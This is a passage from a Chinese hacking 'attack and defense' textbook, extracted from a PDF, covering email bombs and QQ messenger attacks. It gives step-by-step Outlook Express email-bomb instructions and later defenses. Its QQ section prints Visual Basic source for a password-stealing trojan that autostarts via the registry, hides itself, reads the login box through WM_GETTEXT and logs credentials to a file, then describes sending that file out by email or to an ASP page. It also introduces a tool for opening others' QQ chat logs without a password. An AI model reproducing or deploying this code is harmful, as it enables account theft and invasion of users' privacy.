


图 4-72

表 6-2

左边选项	订阅邮件组
Address	邮件组收信人
Name	订阅人名称
Server	指定发信服务器
Send your condolences	你的问候话
Subscribe	确定订阅按钮

3. 使用 Outlook Express 制作邮件炸弹

Outlook Express 是微软视窗操作系统提供给使用者的一个基本的电子邮件客户端程序，跟其他电子邮件客户端程序一样，为了操作者方便，软件提供了很多便捷的功能，都是为了用户使用方便。可也正是这些功能，成了黑客手中的锐利武器，接下来就要介绍一下 Out-

look Express 中的“切分邮件”功能制作电子邮件炸弹程序。

这里先讲一下邮件炸弹的基本原理，电子邮件炸弹一般来说分成两种：一种是通过发送巨大的垃圾邮件使对方电子邮件服务器空间溢出，从而造成无法接受电子邮件；另一种方法是无休止的发送相同内容的但很小的邮件使对方接收不过来而放弃自己的电子邮箱。因此黑客只要实现其中的一种即可称之为“邮件炸弹”。

使用 Outlook Express 制作电子邮件炸弹就是利用了上面说的第二种方法，不断地向指定目标发送电子邮件。

Outlook Express 制作炸弹的详细操作如下所示：

步骤 1 打开 Outlook Express，进入主界面，然后单击【工具】→【帐户】命令项，如图 4 - 73 所示。

步骤 2 打开如图 4 - 74 所示的对话框，选择邮件帐户，然后单击右边的【属性】按钮，即可打开如图 4 - 75 所示的对话框。



图 4 - 73



图 4 - 74

步骤 3 切换到“高级”选项卡，勾选“拆分大于”复选框，然后将其后的属性值设定为“16”，如图 4 - 76 所示。

步骤 4 单击【确定】按钮确认退出。

经过这样的设置以后，电子邮箱发送电子邮件的时候，只要邮件的大小超过了规定的字节数，Outlook Express 就会自动将电子邮件进行分割，如一封 1600K 的信件，将会被分割成 16K 一封的电子邮件发送给对方，对方的信箱中就会出现 100 多封电子邮件，这就成了名副其实的邮件炸弹！

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第四章 电邮黑客攻防



图 4-75




图 4-76

4. 邮件炸弹的防范

邮件炸弹有垃圾邮件和巨型邮件两种，因此防范邮件炸弹的时候，还得做两种准备，这里也分别介绍：

在 Outlook Express 中可以通过一些列的设置来拒绝接收垃圾邮件，从而达到垃圾邮件的防范效果，具体的操作步骤如下所示：

步骤 1 首先打开“Outlook Express”程序应用窗口，在该窗口中依次执行【工具】→【邮件规则】→【邮件】菜单项，如图 4-77 所示，即可打开如图 4-78 所示的“新建邮件规则”对话框。



图 4-77




图 4-78

步骤 2 这个对话框里，用户可以选择多种规则条件，而其中的每个条件，都有 12 种操作可供选择。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



步骤 3 在该对话框中通过选择相应的规则条件来拒绝垃圾邮件的接收，首先在该对话框中的“选择规则条件”列表中勾选“若‘主题’行中包含特定的词”复选框，再在“选择规则操作”列表中勾选“从服务器上删除”复选框，如图 4-79 所示。

步骤 4 然后再在“新建邮件规则”对话框中的“规则描述”列表中单击“包含特定的词”超链接，此时即可打开“键入特定文字”对话框，如图 4-80 所示，在该对话框中输入具体的词或句子，然后单击【添加】按钮，既可添加“主题”行中包含的单词。再通过单击【选项】按钮打开如图 4-81 所示的“规则条件选项”对话框。




图 4-79




图 4-80

步骤 5 在该对话框中可以选择是否包含文字，然后一路单击【确定】按钮，直到返回如图 4-82 所示的“新建邮件规则”对话框，在该对话框中再次单击【确定】按钮，即可完成一个邮件规则新建操作，如图 4-83 所示。



图 4-81




图 4-82

步骤 6 在“邮件规则”对话框中勾选列表中新建的邮件规则，然后单击【立即应用】按钮，即可在打开如图 4-84 所示的“开始应用邮件规则”对话框中单击【浏览】按钮，打开如图 4-85 所示的“应用于文件夹”对话框。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第四章 电邮黑客攻防



图 4-83



图 4-84

步骤 7 在该对话框中选择需要应用的文件夹，这里选择“收件箱”，然后单击【确定】按钮，返回“开始应用邮件规则”对话框，然后单击【立即应用】按钮，稍候即可弹出如图 4-86 所示的信息提示框，提示用户已经将选择的规则应用于所选文件夹。




图 4-85




图 4-86

应用规则之后，Outlook Express 一经确认是垃圾邮件的时候，就会自动将其删除，所以在设置邮件规则时，一定要谨慎设置规则范围，以免把正常邮件也一并删除，造成不必要的损失。

在 Outlook Express 中防御巨型邮件攻击的具体操作步骤如下：

步骤 1 打开 Outlook Express，在主界面中单击【工具】→【邮件规则】→【邮件】命令项，如图 4-87 所示，即可打开“新建邮件规则”对话框。

步骤 2 从中选择规则条件为“如果邮件长度大于指定的大小”，在规则操作中选择“从服务器上删除”，如图 4-88 所示。然后单击规则说明中的“指定的大小”链接，打开“设置大小”对话框，如图 4-89 所示，接着在该对话框中输入邮件的大小，注意要设置的大小不能够大于邮箱的容量。

步骤 3 单击两次【确定】按钮，显示“邮件规则”对话框，如图 4-90 所示。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 4-87




图 4-88



图 4-89




图 4-90

步骤 4 单击【立即应用】按钮，显示如图 4-91 所示的对话框。

步骤 5 选择应用邮件规则的文件夹后再次单击【立即应用】按钮，显示如图 4-92 所示的对话框。

步骤 6 单击【确定】按钮，刚才设置的邮件规则即可应用成功。

至此，就可以有效的拒绝巨型邮件的攻击了。




图 4-91




图 4-92



5. Email 炸弹克星

现在上网的人基本上都有好几个邮箱，并且邮箱基本都有过滤功能，这样就一定程度上防止了部分的垃圾邮件。可是对工具下传含有大附件的邮件仍然不能避免。因为主动权不是控制在用户手上，用户不能随意删除邮件服务器上的东西。如果邮箱被炸了，用户想自己来恢复是不可能的，只有一个办法就是向 ISP 求救，让他们将自己邮箱中的文件删除，是一项非常繁琐的一部工作。有了 E-mailchomper，自己手里就有了主动权，用户可以任意删除邮件服务器上的文件了。这个软件使用简单，再加上程序并不使用在线监测方式，占有资源及其有限，而效果却非常棒。

步骤 1 从网站上下载压缩包文件，然后解压缩得到安装文件，双击安装文件，如图 4-93 所示，此时即可打开该软件的安装向导，首先弹出如图 4-94 所示的“Welcome”对话框。



图 4-93




图 4-94

步骤 2 在该对话框中单击【Next】按钮，此时弹出“Choose Destination Location”对话框，如图 4-95 所示。

步骤 3 如果要重新设置程序的安装路径，则可以在该对话框中单击【Browse】按钮，弹出如图 4-96 所示的对话框，在该对话框中选择程序的安装路径，接着点击【OK】按钮。

步骤 4 此时用户返回到前面的“Choose Destination Location”对话框，再在该对话框中单击【Next】按钮，即可打开如图 4-97 所示的“Select Program Folder”对话框。

步骤 5 然后用户按照安装向导一路单击【Next】按钮，完成安装后弹出如图 4-98 所示的对话框，在该对话框中单击【Finish】按钮，即可完成该软件的全部安装操作。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 4-95




图 4-96



图 4-97



图 4-98

步骤 6 安装完成 E-mail chomper 之后, 打开如图 4-99 所示的程序主界面。在程序主界面中执行【Setup】→【Options】菜单项, 打开“Options”对话框, 如图 4-100 所示。



图 4-99




图 4-100

在该对话框中选择“POP”选项卡，在该选项卡下的表单中输入需要远程管理的相关信息。

选择“View”选项卡, 如图 4-101 所示, 在该选项卡下可以通过修改其中的下拉选项框, 控制显示的最大邮件数量, 通常是选择缺省设置。

第四章 电邮黑客攻防




图 4 - 101

步骤 7 在“Options”对话框中单击【OK】按钮，返回到 E - mail chomper 的程序主界面，在该界面窗口中执行【POP】→【Connect】菜单项，此时即可看到指定邮箱中的所有邮件的详细信息，如邮件的发件人和邮件主题等。

由此即可清楚地判断出哪些是邮件炸弹，如果某一个发件人同时发了几百封邮件，那么一般可以判断该邮件为邮件炸弹中的垃圾邮件，如果某一个邮件的体积过大，则很可能属于邮件炸弹中的巨型邮件。

然后选中判断出来的邮件炸弹，单击工具条上的第三个按钮即“删除”按钮，即可删除所选邮件，从而充分发挥 E - mail chomper 的炸弹克星的作用。

第 5 节 学习心得

这一章重点介绍了日常生活和日常办公中电子邮箱的相关攻击、破坏和欺骗方式以及相关的防范措施。其中介绍了 Web - Mail 邮箱和 POP3 邮箱的密码，电子邮件的欺骗攻击，邮件炸弹等。了解了黑客的攻击方式之后，我们可以更好地针对这些攻击做出正确的防范，从而保证自己电子邮箱帐号的安全，邮箱内信息的安全。

第 6 节 疑难知识点荟萃

1. 日常的防范中对于电子邮箱炸弹特别注意的地方

对于电子邮箱炸弹的日常防范要注意三点：一是注意自己邮箱地址保护好，留给尽量少的人；二是多申请几个免费信箱，鸡蛋不要在一个篮子里装；三是如果使用某邮件客户程序收发信件，则一定要认真设置它的安全选项。

2. 针对电子邮箱口令的破解的日常防范措施

用户的防范方法首先要注意设置口令，不能采用生日、电话号码、用户名等等容易被猜测的信息作为口令，要具有足够复杂度，不与其他口令相同，且要定期修改口令。

其次是要设置密码保护功能。

在公共环境上网，离开时应在工具菜单中的 Internet 选项中删除临时文件，清除历史记录以及 cookies。而当登录出现异常页面时，则有可能是受到了攻击，此时就应该及时修改密码。

如果 ISP 提供 Web 方式接收/发送电子邮件，最好采用这种方式在公共机房处理电子邮件。因为它的数据包不是纯文本的。对 ISP 而言，为了防止用户名和口令被监听，可以采用 SSL 或 TLS 等安全协议对传输信息，特别是用户资料和口令进行加密。

为防止在线暴力破解口令，ISP 可以采取一定的安全防范策略，对于较短的时间内多次错误登录，即认为该用户受到了暴力破解，防范措施一般有如下三种：

●禁用帐户：把受到暴力破解的帐户禁止一段时间，可是，假如攻击者一次次尝试暴力破解，则该帐户就一直处于禁用状态而不能登录，将导致真正的用户不能访问自己的邮箱。

●禁止 IP 地址：把进行暴力破解的 IP 地址禁上一段时间不能使用邮箱。这虽然在一定程度上解决了“禁用帐户”带来的问题，可是却出现了更大的难题，将导致在网吧、公司、学校甚至一些城域网内共用同一 IP 地址访问 Internet 的用户不能使用该邮箱服务。如果攻击者采用多个代理地址轮询攻击，甚至采用分布式的破解攻击，那么“禁止 IP 地址”同样也难以防范。

●登录检验：这种防范措施一般与上面两种防范措施结合起来使用，在禁止不能登录的同时，返回给客户端的页面中包含一个包含在图片中的随机产生的检验字符串，只有用户在相应的输入框里正确输入了该字符串才能进行登录，由于图片中的字符串堆以自动提取，攻击者要手工输入，从而攻击者要付出时间和人力两方面的代价，这样就能有效避免上面两种防范措施的弊端。同时还要设置一定的密码保护措施，保证用户在丢失口令时能找回密码。



第五章 通讯工具黑客攻防

黑客任务

通过本章的学习，务求使读者掌握针对网络通讯工具如 QQ 和 MSN 等软件的攻击原理，了解查看聊天记录、盗取密码及发送信息炸弹等黑客惯常使用的攻击方式和技巧，通过对黑客攻击手段的熟悉和认识能够找出有效防御黑客攻击的方法。

随着网络时代的来临，人们已经逐渐习惯了使用各种网络通讯工具和亲朋好友进行文字和视频等多种方式的交流。可是，网络给我们带来了无数的便利的同时，也带来了网络黑客的风险。我们周围时时刻刻都潜伏着危险，我们的聊天工具，我们的游戏帐号已经在别人的监视之下，甚至我们的聊天记录都已经被盗取，从而造成不可估量的损失。从这一章开始，我们将对黑客常用的攻击手法进行详细的介绍，从而广大读者以此为戒，保护好自己的隐私，保护好自己的网络资源。



第 1 节 腾讯 QQ 攻击

现在腾讯 QQ 几乎成了即时通讯的代名词，腾讯 QQ 被攻击的方式也是层出不穷，如盗取 QQ 密码、偷看聊天记录以及视频欺骗等形式都是防不胜防。

1. 操作原理

对于 QQ 的攻击，最多的是盗取 QQ 的密码，盗取 QQ 密码有以下几种方式：

●暴力破解法

暴力破解法是最多的方法，也就是一般所说的穷举法，而且使用起来很慢，并且腾讯公司为了避免暴力破解，已经推出了第二代 QQ 使用字符验证登陆，暴力破解基本上已经销声匿迹了，我们在这里也不做多的解释。

●直接读取密码文件

现在人们越来越重视 QQ 的密码保护，这种方法也是需要用很多精力的，并且现在人们

已经习惯了在上完网之后再删掉自己的 QQ 号,所以这也是一种没有多大价值的方法。

● 监视法

现在最流行的盗号方法就是监视法,是一种通过窗口函数(通常被称为木马)取得密码的方法,下面是用 VB 编写的一个例子:

因为 QQ 的密码框并没有进行特别的处理,即可以通过 Send Message 发送 WM_GETTEXT 取得密码框中的值,所以这个时候可以利用这一点来完成密码的截取,详细操作如下所示:

使用 Timer 控件,监视 QQ,然后用遍查窗口的方法(Enum Windows)取得所有的窗口标题(Get Window Text),判断其中是否为“QQ 用户登录”的标题,取得 QQ 登录窗口的子窗口(窗口上的控件)的类名(Get Class Name),然后通过 Combo Box、Edit 取得用户名和密码(通过 Send Message 发送 WM_GETTEXT 取得值)。

由于不能判断外部按键事件的发生,只有通过不断的尝试取得密码值,具体方法如下:

首先取得用户名的值,然后不停的取密码的值,再判断窗口的标题是否为用户名,如果为用户名,则最后一次密码的值就是真正的密码,到此程序完成。

具体的程序编制如下所示:

(1) 避免程序被多次装载而造成系统资源的浪费及不必要的错误,声明变量、过程及 API 函数都写在 Module1.bas 文件中

```
Declare Function createFileMapping Lib "kernel32" Alias "CreateFileMappingA" ( ByVal hFile As Long, ByVal dwProtect As Long, ByVal dwMaximumSizeHigh As Long, ByVal dwMaximumSizeLow As Long, ByVal lpName As String) As Long '创建一个新的文件映射对象
```

```
Private Declare Function CloseHandle Lib "kernel32" ( ByVal hObject As Long) As Long '关闭一个内核对象
```

```
Type SECURITY_ATTRIBUTES  
    nLength As Long  
    lpSecurityDescriptor As Long  
    bInheritHandle As Long  
End Type
```

```
Const PAGE_READWRITE = 1  
Const ERROR_ALREADY_EXISTS = 183 &
```

建立判断程序是否多启动的过程

```
Sub Main()  
    Dim ynRun As Long  
    Dim sa As SECURITY_ATTRIBUTES
```



```
sa.bInheritHandle = 1
sa.lpSecurityDescriptor = 0
Sa.nLength = Len(sa)
YnRun = createFileMapping( &HFFFFFFF, sa, PAGE _READWRITE, 0, 128,
App.title) '创建内存映射文件
If (Err.LastDllError = ERROR_ALREADY_EXISTS) Then '如果指定内存文件已
存在,则退出
    CloseHandle ynRun '退出程序前关闭内存映射文件
End
End If
End Sub
```

(2)即时监视需要在系统启动时程序自启动,这里使用修改注册表的方法。

声明变量、过程及 API 函数写在 Module1.bas 文件中

```
Declare Function RegCreatekey& Lib "advapi32.dll" Alias "RegCreateKeyA"(ByVal hkey&, ByVal lpszSubKey $, lphkey&)'在指定的项下创建一个新
项。如指定的项已经存在,那么函数会打开现有的项
Declare Function RegSetValue Lib "advapi32.dll" Alias "RegSetValueA"(ByVal hkey As Long, ByVal lpszSubKey As String, ByVal dwType As Long,
ByVal lpData As String, ByVal cbData As Long)As Long'设置指定项或子项的默
认值
```

```
Const HKEY_LOCAL_MACHINE = &H80000002
```

```
Const REG_SZ = 1
```

建立使程序自启动的过程

```
Sub AutoRun()
```

```
Dim sKeyName As String, sKeyValue As String, sKeyValueIcon As String
```

```
Dim Ret As Integer, iphKey As Long
```

sKeyName = "software\Microsoft\windows\CurrentVersion\Run" '是启动
项在注册表中位置,大家可以通过 regedit.exe 来查看

```
sKeyValue = App.Path & IIf(Len(App.Path) > 3, "\" & "Killoicq.exe",
"Killoicq.exe") 'monitor.exe 为该程序
```

Ret = RegCreatekey(HKEY_LOCAL_MACHINE, sKeyName, iphKey)'创建新的启
动项

```
Ret = RegSetValue(&(iphKey&, "", REG_SZ, sKeyValue, 0&)'设置键值
```

```
End Sub
```

(3)实现程序自身的隐藏(Me.Hide),在关闭程序对话框中隐藏。



声明变量、过程及 API 函数写在 Module1.bas 文件中

```
Declare Function RegisterServiceProcess Lib "kernel32" (ByVal dwProcessID As Long, ByVal dwType As Long) As Long
```

```
Const RSP_SIMPLE_SERVICE = 1 '隐藏
```

建立实现程序自身在关闭程序对话框中的隐藏的过程

```
Sub HideMyWin()
```

```
    RegisterServiceProcess IngProcessID, RSP_SIMPLE_SERVICE
```

```
End Sub
```

(4) 即时监视是否运行了 QQ。

加载 1 个 Timer 控件, 其 Interval 的值为 1(可以自由设置, 尽量将值设小), 这个程序通过 Timer 来实现监视。

```
Private Sub Timer1_Timer()
```

```
    EnumWindows AddressOf EnumProc, 0 '枚举窗口列表中的所有父窗口(顶级窗口), 开始监视程序
```

```
End Sub
```

声明变量、过程、函数及 API 函数, 写在 Module1.bas 文件中

```
Option Explicit
```

```
Declare Function EnumWindows Lib "user32" (ByVal lpEnumFunc As Any, ByVal lParam As Long) As Long '遍查窗口
```

```
Declare Function GetWindowText Lib "user32" Alias "GetWindowTextA" (ByVal hwnd As Long, ByVal lpString As String, ByVal cch As Long) As Long '取得窗口标题
```

```
Declare Function GetClassName Lib "user32" Alias "GetClassNameA" (ByVal hwnd As Long, ByVal lpClassName As String, ByVal nMaxCount As Long) As Long '为指定的窗口取得类名
```

```
Declare Function GetWindow Lib "user32" (ByVal hwnd As Long, ByVal wCmd As Long) As Long '获得一个窗口的句柄
```

```
Const GW_CHILD = 5 '寻找源窗口的第一个子窗口
```

```
Const GW_HWNDNEXT = 2 '为源窗口寻找下一个兄弟窗口
```

```
Declare Function SendMessage Lib "user32" Alias "SendMessageA" (ByVal hwnd As Long, ByVal wMsg As Long, ByVal wParam As Long, ByVal lParam As Any) As Long '发送消息
```

```
Const WM_GETTEXT = &HD
```

```
Const WM_GETTEXTLENGTH = &HE
```

```
Dim buf As String
```

第五章 通讯工具黑客攻防



```
Dim nameall,name,passwordall,password As String
Dim i As Integer
Dim title,titleall,filepath As String
Public Function EnumProc( ByVal app_hwnd As Long, ByVal IParam As
Long)As Boolean '遍查主窗口
Dim buf As String * 1024
Dim length As Long
filepath = App.Path & "\0.txt" '0.txt 为保存帐号、密码的文件
If Dir (filepath) = "" Then
title = ""
titleall = ""
End If
length = GetWindowText(app_hwnd,buf,Len(buf))
title = Lefts(buf,length) '取得窗口的标题
If InStr(title,"OICQ 用户登录")Then '判断是否为 QQ 窗口
Call GetZiWin(app_hwnd) '调用(5),取得 OICQ 窗口中的帐号、密码框的类名
End If
If title < > ""Then
If InStr(titleall,title)Then
EnumProc =1
Else
titleall = titleall + title 'title 是指取得的窗口标题
If name < > ""Then '取得的帐号
If InStr(title,name)Then SaveFile '保存帐号密码(如果取得的标题等于取得
的帐号,则表示用户名、密码已顺利取出了),调用(7)
End If
End If
End If
EnumProc =1
End Function
```

(5)取得 QQ 窗口中的用户名、密码框的类名。

自定义取得子窗口类名的函数,写在 Module1.bas 文件中

由于 QQ 主窗口的用户名的类名是 ComboBox,密码框的类名是 Edit,这里可以通过取得类名的办法,取得它们的句柄,从而取得它们的值。

```
Public Function GetZiWin(window_hwnd As Long)As String
```

```
Dim buflen As Long
Dim child_hwnd As Long
Dim children() As Long
Dim num_children As Integer
Dim i As Integer
'取得类名
buflen = 256
buf = spaces(buflen - 1)
buflen = GetClassName(window_hwnd, buf, buflen)
buf = LeftS(buf, buflen)
If Right(buf, 8) = "ComboBox" Or Right(buf, 4) = "Edit" Then '进行判断
GetZiWin = GetWinText(window_hwnd) '调用(6),取得它们的值
Exit Function
End If
num_children = 0
child_hwnd = GetWindow(window_hwnd, GW_CHILD) '取得第 1 个子窗口的句柄
Do While child_hwnd < > 0 '如果有子窗口
num_chi ldren = num_chi ldren + 1
ReDim Preserve children(1 To num_children)
children(num_children) = child_hwnd
child_hwnd = GetWindow(child_hwnd, GW_HWNDNEXT) '取得下一个兄弟窗口的
句柄
Loop
For i = 1 To num_children
Call GetZiWin(children(i))
Next i
End Function
(6)通过(5)已得到了用户名、密码框的类名,也就取得了句柄,这一步进行取值。
自定义取得子窗口的值的函数,写在 Module1.bas 文件中
Public Function GetWinText(window_hwnd As Long) As String '取得子窗
口的值
Dim txtlen As Long
Dim txt As String
'通过 SendMessage 发送 WM_GETTEXT 取得地址栏的值
GetWinText = "
```

第五章 通讯工具黑客攻防



```
If window_hwnd = 0 Then Exit Function
txtlen = SendMessage(window_hwnd,WM_GETTEXTLENGTH,0,0)
If txtlen = 0 Then Exit Function
txtlen = txtlen + 1
txt = spaceS(txtlen)
txtlen = SendMessage(window_hwnd,WM_GETTEXT,txtlen,ByVal txt)
GetWinText = Left $(txt,txtlen)
If buf = "ComboBox"Then
name = GetWinText
If InStr(nameall,name)Then
i = 0
Else
nameall = nameall + name
i = i + 1
End If
Else
password = GetWinText
If InStr(passwordall,password)Then
i = 0
Else
passwordall = passwordall + password
i = i + 1
End If
End If
End Function
```

(7) 至此,程序已进入收尾阶段,如果在(4)中判断用户名、密码顺利取出,则保存相关信息。

自定义保存信息的过程,写在 Module1.bas 文件中

```
Sub SaveFile()
Dim file_num As Integer
Dim allstr As String
allstr = name & Space(5)&password & Space(5)& NOW '保存帐号、密码、启动
的时间
file_num = FreeFile
If Dir(filepath) = ""Then
```

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
Open filepath For Output As #file_num  
Else  
Open filepath For Append As #file_num  
End If  
Print #file_num, allstr  
Close #file_num  
End Sub
```

只要这个软件使用一次，它就会随着电脑的启动一起启动，监视 QQ，当被监视者打开 QQ 并输入密码时，QQ 帐号和密码就被该软件记录下来，并保存在特定的文件.txt 里，此时只要双击 0.txt 文件就能看到帐号和密码。

由于 0.txt 文件是保存在本地的，所以远程计算机要知道对方的密码需要通过邮箱来实现，即把 0.txt 文件通过电子邮件的方式发送到指定的邮箱，此外还可以通过 ASP 来接收，利用某一个 FTP 空间或网站，挂一个 ASP 文件上去，再利用木马将帐号密码发送到保存 ASP 文件的指定路径即可。

2. 偷看聊天记录

QQ 早期使用的明码传输以及现在脆弱的本地加密手段，使得这只小企鹅在本地客户端极不安全。现在出现的“QQ 任我行”、“QQ 登录密码修改专家”和“QQsuperKey”等黑客工具，都可以脱机登录本机上的 QQ，查看其好友列表和聊天记录。利用这些工具，只需输入指定的特殊密码，就可以肆无忌惮地探测那些在电脑中留下记录的 QQ 主人的隐私，甚至这些软件连提前安装都需要，比木马都简单，从而可以轻易给 QQ 造成很大的安全危害。

下面说说“QQ 免密码登陆器”，从而对这类的软件有一个具体的认识，离线登录所有曾在本机上登录过的 QQ 号码，查看其聊天记录、好友分组信息等。

详细操作如下：

步骤 1 从网上下载 QQ2005 正式版免密码本地登陆器（该登录器只适合 QQ2005 正式版本），如图 5-1 所示。

确认本机的 QQ 安装目录，可以通过右击桌面上的 QQ 图标查找出，如图 5-2 所示，在弹出的右键菜单中选择“属性”项，在打开“腾讯 QQ 属性”对话框中选择“快捷方式”选项卡，如图 5-3 所示，在该选项卡下可以查看 QQ 目录的信息。

